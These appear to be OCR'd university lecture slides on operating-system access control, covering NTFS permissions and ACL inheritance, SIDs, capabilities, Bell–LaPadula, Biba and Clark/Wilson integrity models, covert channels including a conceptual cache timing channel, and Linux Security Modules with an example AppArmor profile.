
Each object type has its own list of permissions.

Files and directories on an NTFS formatted disk, for instance, distinguish permissions for the following access operations:

Traverse Folder/Execute File
List Folder/Read Data
Read Attributes
Read Extended Attributes
Create Files/Write Data
Create Folders/Append Data
Write Attributes
Write Extended Attributes
Delete Subfolders and Files
Delete
Read Permissions
Change Permissions
Take Ownership

Note how the permissions for files and directories have been arranged for POSIX compatibility.

Windows access control: Windows Explorer GUI





Windows access control: permissions

As the list of all NTFS permissions is too confusing in practice, the Explorer GUI presents a list of common permission subsets:

	Full Control	Modify	Read & Execute / List Folder Contents	Read	Write
Traverse Folder/Execute File	x	x	x		
List Folder/Read Data	x	x	x	x	
Read Attributes	x	x	x	x	
Read Extended Attributes	x	x	x	x	
Create Files/Write Data	x	x			x
Create Folders/Append Data	x	x			x
Write Attributes	x	x			x
Write Extended Attributes	x	x			x
Delete Subfolders and Files	x				
Delete	x	x			
Read Permissions	x	x	x	x	x
Change Permissions	x				
Take Ownership	x				

Windows access control: "Advanced" Explorer GUI





Windows access control: SIDs

Every user or group is identified by a *security identifier* (SID) – the NT equivalent of the Unix user ID and group ID.

A SID is internally a variable-length string of integer values.

```
C:\>wmic useraccount where name='%username%' get sid
SID
S-1-5-21-60690662-395645056-62016732-1226

C:\>whoami /user

User Name          SID
================== ========================================
cl.cam.ac.uk\mgk25 S-1-5-21-60690662-395645056-62016732-1226

C:\>whoami /groups

Group Name                                 Type             SID
========================================== ================ ============================================
Everyone                                   Well-known group S-1-1-0
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555
BUILTIN\Users                              Alias            S-1-5-32-545
NT AUTHORITY\REMOTE INTERACTIVE LOGON      Well-known group S-1-5-14
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11
NT AUTHORITY\This Organization             Well-known group S-1-5-15
LOCAL                                      Well-known group S-1-2-0
CL.CAM.AC.UK\wednesday                     Group            S-1-5-21-60690662-395645056-62016732-8760
CL.CAM.AC.UK\teaching                      Group            S-1-5-21-60690662-395645056-62016732-12540
CL.CAM.AC.UK\sec-grp                       Group            S-1-5-21-60690662-395645056-62016732-2788
```

In Windows, the SIDs and names representing users and groups occupy the same space, i.e. each SID or name can belong to either a user or a group, not both at the same time.
Contrast with Unix (see slide 22), where in addition to user `john=1004`, there can also be a group `john=1004` (e.g., a personal group), or alternatively a group `employees=1004` or `john=507`.

Windows access control: security descriptors, ACLs, ACEs

Every object carries a *security descriptor* (the NT equivalent of the access control information in a Unix i-node) with

- SID of the object's owner
- SID of the object's primary group (only for POSIX compatibility)
- Discretionary Access Control List, a list of ACEs
- System Access Control List, for SystemAudit ACEs

Each Access Control Entry (ACE) carries

- a type (AccessDenied, AccessAllowed)
- a SID (representing a user or group)
- an access permission mask (read, write, etc.)
- five bits to control ACL inheritance (see below)

Example of a Windows security descriptor:

```
    Revision:  0x00000001
    Control:   0x0004
        SE_DACL_PRESENT
    Owner: (S-1-5-32-548)
    PrimaryGroup: (S-1-5-21-397955417-626881126-188441444-512)
DACL
    Revision: 0x02
    Size:     0x001c
    AceCount: 0x0001
    Ace[00]
        AceType:        0x00 (ACCESS_ALLOWED_ACE_TYPE)
        AceSize:        0x0014
        InheritFlags:   0x00
        Access Mask:    0x100e003f
                            READ_CONTROL
                            WRITE_DAC
                            WRITE_OWNER
                            GENERIC_ALL
                            Others(0x0000003f)
        Ace Sid       : (S-1-0-0)
SACL
    Not present
```

Windows access control: user interfaces

Windows defines a *Security Descriptor String Format* for storing or transporting information in a security descriptor, e.g.

```
"O:AOG:DAD:(A;;RPWPCCDCLCSWRCWDWOGA;;;S-1-0-0)"
```

These can be displayed for any file with: `cacls` *`filename`* `/s`

The Windows kernel permits arbitrary lists of ACEs. However, Windows tools for editing ACLs, such as the Explorer GUI (Properties/Security tab), automatically sort the order of ACEs:

- All non-inherited (explicit) ACEs appear before all inherited ones.
- Within these categories, GUI interfaces with allow/deny buttons also usually place all AccessDenied ACEs before all AccessAllowed ACEs in the ACL, thereby giving them priority.

AccessAllowed ACEs before AccessDenied ACEs can still be required, for example to emulate POSIX-style file permissions.

How can you map these POSIX permissions into an NTFS ACL?
`-rw--w-r--`

Windows access control: algorithm

Requesting processes provide a *desired access mask*. With no DACL present, any requested access is granted. With an empty DACL, no access is granted. All ACEs with matching SID are checked in sequence, until either all requested types of access have been granted by AccessAllowed entries or one has been denied in an AccessDenied entry:

```
AccessCheck(Acl: ACL,
            DesiredAccess : AccessMask,
            PrincipalSids : SET of Sid)
VAR
  Denied  : AccessMask := ∅;
  Granted : AccessMask := ∅;
  Ace : ACE;
foreach Ace in Acl
  if Ace.SID ∈ PrincipalSids and not Ace.inheritonly
    if Ace.type = AccessAllowed
      Granted := Granted ∪ (Ace.AccessMask - Denied);
    elsif Ace.type = AccessDenied
      Denied := Denied ∪ (Ace.AccessMask - Granted);
    if DesiredAccess ⊆ Granted
      return SUCCESS;
return FAILURE;
```

Windows ACL inheritance

Windows 2000/etc. implements *static inheritance* for DACLs:

Only the DACL of the file being accessed is checked during access.

The alternative, *dynamic inheritance*, would also consult the ACLs of ancestor directories along the path to the root, where necessary.

New files and directories inherit their ACL from their parent directory when they are created.

Five bits in each ACE indicate whether this ACE

- Container inherit – will be inherited by subdirectories
- Object inherit – will be inherited by files
- No-propagate – inherits to children but not grandchildren
- Inherit only – does not apply here
- Inherited – was inherited from the parent

In addition, the security descriptor can carry a protected-DACL flag that protects its DACL from inheriting any ACEs.

Windows ACL inheritance II

When an ACE is inherited (copied into the ACL of a child), the following adjustments are made to its flags:

- "inherited" is set
- if an ACE with "container inherit" is inherited to a subdirectory, then "inherit only" is cleared, otherwise if an ACE with "object inherit" is inherited to a subdirectory, "inherit only" is set
- if "no-propagate" flag was set, then "container inherit" and "object inherit" are cleared

If the ACL of a directory changes, it is up to the application making that change (e.g., Windows Explorer GUI, `icacls`, SetACL) to traverse the affected subtree below and update all affected inherited ACEs there (which may fail due to lack of Change Permissions rights).

The "inherited" flag ensures that during that directory traversal, all inherited ACEs can be updated without affecting non-inherited ACEs that were explicitly set for that file or directory.

M. Swift, et al.: Improving the granularity of Access Control for Windows 2000.
ACM Transactions on Information and System Security 5(4)398–437, 2002.
`http://dx.doi.org/10.1145/581271.581273`

Windows ACL inheritance – example

```
project
    AllowAccess alice: read-execute (ci,np)
    AllowAccess bob: read-only (oi)
    AllowAccess charlie: full-access (oi,ci)

project\main.c
    AllowAccess bob: read-only (i)
    AllowAccess charlie: full-access (i)

project\doc
    AllowAccess alice: read-execute (i)
    AllowAccess bob: read-only (i,oi,io)
    AllowAccess charlie: full-access (i,oi,ci)

project\doc\readme.txt
    AllowAccess bob: read-only (i)
    AllowAccess charlie: full-access (i)
```

Windows access control: auditing, defaults, services

SystemAudit ACEs can be added to an object's security descriptor to specify which access requests (granted or denied) are audited.

Users can also have capabilities that are not tied to specific objects (e.g., *bypass traverse checking*).

Default installations of Windows NT used no access control lists for application software, and every user and any application could modify most programs and operating system components ($\rightarrow$ virus risk). This changed in Windows Vista, where users normally work without administrator rights.

Windows NT has no support for giving elevated privileges to application programs. There is no equivalent to the Unix set-user-ID bit.

A "service" is an NT program that normally runs continuously from when the machine is booted to its shutdown. A service runs independent of any user and has its own SID.

Client programs started by a user can contact a service via a communication pipe. This service can receive not only commands and data via this pipe, it can also use it to acquire the client's access permissions temporarily.

Principle of least privilege

Ideally, applications should only have access to exactly the objects and resources they need to perform their operation.

Transferable capabilities

Some operating systems (e.g., KeyKOS, EROS, CapROS, IBM i, Mach, seL4) combine the notion of an object's name/reference that is given to a subject and the access rights that this subject obtains to this object into a single entity:

$$\text{capability} = (\text{object-reference}, \text{rights})$$

Capabilities can be implemented efficiently as an integer value that points to an entry in a tamper-resistant capability table associated with each process (like a POSIX file descriptor). In distributed systems, capabilities are sometimes implemented as cryptographic tokens.

Capabilities can include the right to be passed on to other subjects. This way, S_1 can pass an access right for O to S_2, without sharing any of its other rights. Problem: Revocation?

Mandatory Access Control policies I

Restrictions to allowed information flows are not decided at the user's discretion (as with Unix `chmod`), but instead enforced by system policies.

Mandatory access control mechanisms are aimed in particular at preventing policy violations by untrusted application software, which typically have at least the same access privileges as the invoking user.

Simple examples:

- Air Gap Security

  Uses completely separate network and computer hardware for different application classes.

  Examples:

  - Some hospitals have two LANs and two classes of PCs for accessing the patient database and the Internet.
  - Some military intelligence analysts have several PCs on their desks to handle top secret, secret and unclassified information separately.

Mandatory Access Control policies II

No communication cables are allowed between an air-gap security system and the rest of the world. Exchange of storage media has to be carefully controlled. Storage media have to be completely zeroised before they can be reused on the respective other system.

- Data Pump/Data Diode

  Like "air gap" security, but with one-way communication link that allow users to transfer data from the low-confidentiality to the high-confidentiality environment, but not vice versa. Examples:

  - Workstations with highly confidential material are configured to have read-only access to low confidentiality file servers.

    What could go wrong here?

  - Two databases of different security levels plus a separate process that maintains copies of the low-security records on the high-security system.

The Bell–LaPadula model

Mandatory access-control for military multi-level security environments.

Every subject (process) S and every object O (file, directory, net connection, etc.) is labeled with a confidentiality level L. Typical levels follow government document security classifications, e.g.

$$\text{UNCLASSIFIED} < \text{CONFIDENTIAL} < \text{SECRET} < \text{TOP SECRET}.$$

The system policy prevents the flow of information from high-level objects to lower levels:

- S can only write to O if $L(S) \leq L(O)$
- S can only read O if $L(O) \leq L(S)$
- S_1 can only execute S_2 if $L(S_1) \leq L(S_2)$


Each user has a range of allowed confidentiality levels, and can choose at which level $L(S)$ in that range to start a process. That process then cannot read data from above that level, and cannot write data into files below that level.

A selected set of *trusted* users and processes is allowed to bypass the restrictions, in order to permit the declassification of information.

Implemented in US DoD Compartmented Mode Workstation, Orange Book Class B, Trusted Solaris, SELinux

L.J. LaPadula, D.E. Bell, Journal of Computer Security 4 (1996) 239–263.

The lattice model



Some intelligence agencies label each document X with both a security level and a set of categories:

$$\text{label}(X) = (\text{level}(X), \{\text{category}_1, \ldots, \text{category}_n\})$$

This partial order allows information flows from Y to X:

$$X \geq Y :\Leftrightarrow \text{level}(X) \geq \text{level}(Y) \wedge \text{cat}(X) \supseteq \text{cat}(Y)$$

Note: In abstract algebra, a "lattice" $(L, \leq)$ is a set L and a partial order $\leq$ over it such that each subset $S \subseteq L$ has a "supremum" (least upper bound) $\sup(S) \in L$ and "infimum" (greatest lower bound) $\inf(S) \in L$ with $\forall s \in S : \inf(S) \leq s \leq \sup(S)$. Example: $(\mathbb{N}, |)$

Bell–LaPadula in practice

- kernel reference-monitor enforces security properties:
  no read up ("ss-property"), no write down ("*-property")
- operating-system components, such as scheduler and memory management, still need to be exempt as they have to read and write at all levels ("trusted computing base")
- goals: protection against malicious software exfiltrating confidential classified data, reducing risk of users accidentally transferring classified data to inappropriate hardware, channels or other users

Practical problems:

- as information can only flow up, too many files eventually end up TOP SECRET
- many applications need to exchange information bidirectionally (across security levels) to be able to work

  Examples: licence servers (running challenge-response authentication), acknowledgement of receipt of information

Avoiding these problems can require significant reengineering of applications, and is often impractical with existing commercial software. As a result, Bell–LaPadula-style multi-level/multi-category security is not commonly enforced by operating systems in non-government environments.

The covert channel problem

Reference monitors see only intentional communications channels, such as files, sockets, memory. However, there are many more "covert channels", which were neither designed nor intended to transfer information at all. A malicious high-level program can use these to transmit high-level data to a low-level receiving process, who can then leak it to the outside world.

Examples

- Resource conflicts – If high-level process has already created a file F, a low-level process will fail when trying to create a file of same name $\rightarrow$ 1 bit information.
- Timing channels – Processes can use system clock to monitor their own progress and infer the current load, into which other processes can modulate information.
- Resource state – High-level processes can leave shared resources (disk head position, cache memory content, etc.) in states that influence the service response times for the next process.
- Hidden information in downgraded documents – Steganographic embedding techniques can be used to get confidential information past a human downgrader (least-significant bits in digital photos, variations of punctuation/spelling/whitespace in plaintext, etc.).

A good tutorial is *A Guide to Understanding Covert Channel Analysis of Trusted Systems*, NCSC-TG-030 "Light Pink Book", 1993-11, `http://www.fas.org/irp/nsa/rainbow/tg030.htm`

Example: cache-based covert channel I

Modern CPUs obtain much of their performance from on-chip caches, which are much faster than DRAM.

Read access on current Intel CPUs:

- L1 cache: 4 cycles (private to each core)
- L2 cache: 12 cycles (private to each core)
- L3 cache: $\approx$ 30 cycles (sliced across cores, ring bus)
- DRAM: $>$ 120 cycles

A read access to any RAM byte leaves the entire containing 64-byte block in a cache line. Other processes accessing the same address will then find read access very fast.

Useful Intel machine instructions:

- CLFLUSH – evict an address from all on-chip caches
- RDTSC – measure time accurately in CPU cycles
- MFENCE – serialize out-of-order execution

Example: cache-based covert channel II

A transmitting+receiving process pair require

- read access to the same physical memory address A

  Example: some byte in a shared library.
- a common time base to define bit periods

Flush and reload strategy

1. transmitter waits for start of new bit period
2. during bit period transmitter either
   - sends bit 0 by flushing address A, or
   - sends bit 1 by reading from address A
3. receiver waits for end of bit period
4. receiver reads time t_1 (time-stamp counter)
5. receiver reads from address A
6. receiver reads time t_2
7. received bit $= [(t_2 - t_1) < \text{threshold}]$

Receiver can first transmit test bits to itself to calibrate hardware-specific optimal threshold (histogram).

Integrity models

Each subject S and object O is labeled with an integrity level I. Example:

$$I(\text{system file}) > I(\text{user-generated file}) > I(\text{from the Internet})$$

Idea: turn Bell–LaPadula model (was for confidentiality) up-side down.

Low-water-mark policy

- S can only write to O if $I(O) \leq I(S)$
- After S has read from O: $I(S) := \min\{I(S), I(O)\}$
- S_1 can only execute S_2 if $I(S_2) \leq I(S_1)$

  Execution treated like write access: less-trusted invoker cannot control more-trusted subject.

Implemented on FreeBSD in `mac_low` policy.

Biba's model

- S can only write to O if $I(O) \leq I(S)$
- S can only read O if $I(S) \leq I(O)$
- S_1 can only execute S_2 if $I(S_2) \leq I(S_1)$

Implemented on FreeBSD in `mac_biba` policy.

A commercial data integrity model

Clark/Wilson noted that BLP is not suited for commercial applications, where data integrity (prevention of mistakes and fraud) are usually the primary concern, not confidentiality.

Commercial security systems have to maintain both *internal consistency* (that which can be checked automatically) and *external consistency* (data accurately describes the real world). To achieve both, data should only be modifiable via *well-formed* transactions, and access to these has to be *audited* and controlled by *separation of duty*.

In the Clark/Wilson framework, which formalises this idea, the integrity protected data is referred to as *Constrained Data Items* (CDIs), which can only be accessed via Transformation Procedures (TPs). There are also Integrity Verification Procedures (IVPs), which check the validity of CDIs (for example, whether the sum of all accounts is zero), and special TPs that transform *Unconstrained Data Items* (UDIs) such as outside user input into CDIs.

In the Clark/Wilson framework, a security policy requires:

- For all CDIs there is an Integrity Verification Procedure.
- All TPs must be certified to maintain the integrity of any CDI.
- A CDI can only be changed by a TP.
- A list of (subject, TP, CDI) triplets restricts execution of TPs.
- This access control list must enforce a suitable separation of duty among subjects and only special subjects can change it.
- Special TPs can convert Unconstrained Data Items into CDIs.
- Subjects must be identified and authenticated before they can invoke TPs.
- A TP must log enough audit information into an append-only CDI to allow later reconstruction of what happened.
- Correct implementation of the entire system must be certified.

D.R. Clark, D.R. Wilson: A comparison of commercial and military computer security policies. IEEE Security & Privacy Symposium, 1987, pp 184–194.

Operating-system extensibility for access control

- POSIX.1e and NTFS discretionary access control state of late 1990s.
- Many mandatory access control policies have been proposed in literature, but no wide agreement on which exactly are useful for which environment.
- system-call interposition at user level often not effective because time-of-check-to-time-of-use (TOCTTOU) problems
  $\Rightarrow$ security extensions need to operate within kernel-lock regions
- Rather that hardwiring one mandatory-access-control policy model into the kernel, both Linux and FreeBSD implemented kernel hooks that allow the addition of different security policies as loadable kernel modules.
- These are today widely used to isolate mobile-device apps in iOS, macOS and Android, as well as in various firewall appliances.

R. Watson: A decade of OS access-control extensibility. CACM 56(2), Feb. 2013, `https://doi.org/10.1145/2408776.2408792`

Ch. Wright, et al.: Linux Security Modules: general security support for the Linux kernel. USENIX Security Symposium, 2002. `https://www.usenix.org/legacy/event/sec02/wright.html`

Linux Security Modules (LSM)

- Kernel hooks originally developed for NSA's SELinux, now also used by Linux/POSIX.1e capabilities, AppArmor, Smack, etc.
- adds an opaque security field (`void *` pointer) to many kernel data structures (task, superblock, inode, open file, network buffer/packet, device, IPC objects, etc.) $\Rightarrow$ security modules can add arbitrary metadata (ACLs, labels, names, etc.)
- adds a global `security_ops` table of function pointers, called by kernel functions that access kernel objects
- Example: `vfs_mkdir()` calls

  ```
  security_ops->inode_ops->mkdir(dir,dentry,mode)
  ```

  before a new directory entry `dentry` is added to a parent directory `dir` with permissions `mode` (a non-zero return value denies the operation), and it also calls

  ```
  security_ops->inode_ops->post_mkdir(dir,dentry,mode)
  ```

  after the directory has been created, to allow the security module to add its metadata (no deny is possible at this point).
- called after built-in discretionary access control granted
- security modules only stackable if supported by the modules loaded earlier, which can provide another LSM interface to the next module

AppArmor

AppArmour is a Linux Security Module designed to protect systems by confining the access of potentially insecure/untrusted processes.

- An AppArmor "profile" is a plain-text file that lists all the resources and privileges that a particular program is allowed to access.
- Affects only executable files for which a profile was loaded.

  Command "`sudo aa-status`" lists currently active profiles.
- Enforced restrictions are independent of user identity, group membership or object ownership, and even apply to root.
- Mainly used to protect systems against server processes exposed to a network.
- Each profile can be switched into an "enforce" or "complain" mode

  "Complain" mode just logs which system calls would have been blocked in "enforce" mode.
- Tools that analyze trial runs in "complain" mode help to define a profile by listing used resources.

AppArmor example

/etc/apparmor.d/usr.sbin.ntpd:

```
/usr/sbin/ntpd {
  #include <abstractions/base>

  capability net_bind_service,
  capability sys_time,

  network dgram,

  /dev/pps[0-9]* rw,
  /{,s}bin/      r,
  /usr/{,s}bin/  r,
  /usr/sbin/ntpd rmix,
  /etc/ntp.conf  r,
}
```

The executable file `/usr/sbin/ntpd` is a Network Time Protocol (NTP) daemon to synchronize system clocks over the Internet. This (shortened) AppArmor profile limits the resources and privileges (capabilities) accessible to this program to those listed, even if `/usr/sbin/ntpd` is started by `root`.

It permits read/write access to pulse-per-second (PPS) clock hardware, read access to all standard public operating-system files, read access to its own config file, and read (r), executable mmap (m) and inherit execute (ix) to its own binary (so it can restart itself). It also permits access to privileged UDP ports and the ability to set the system time.

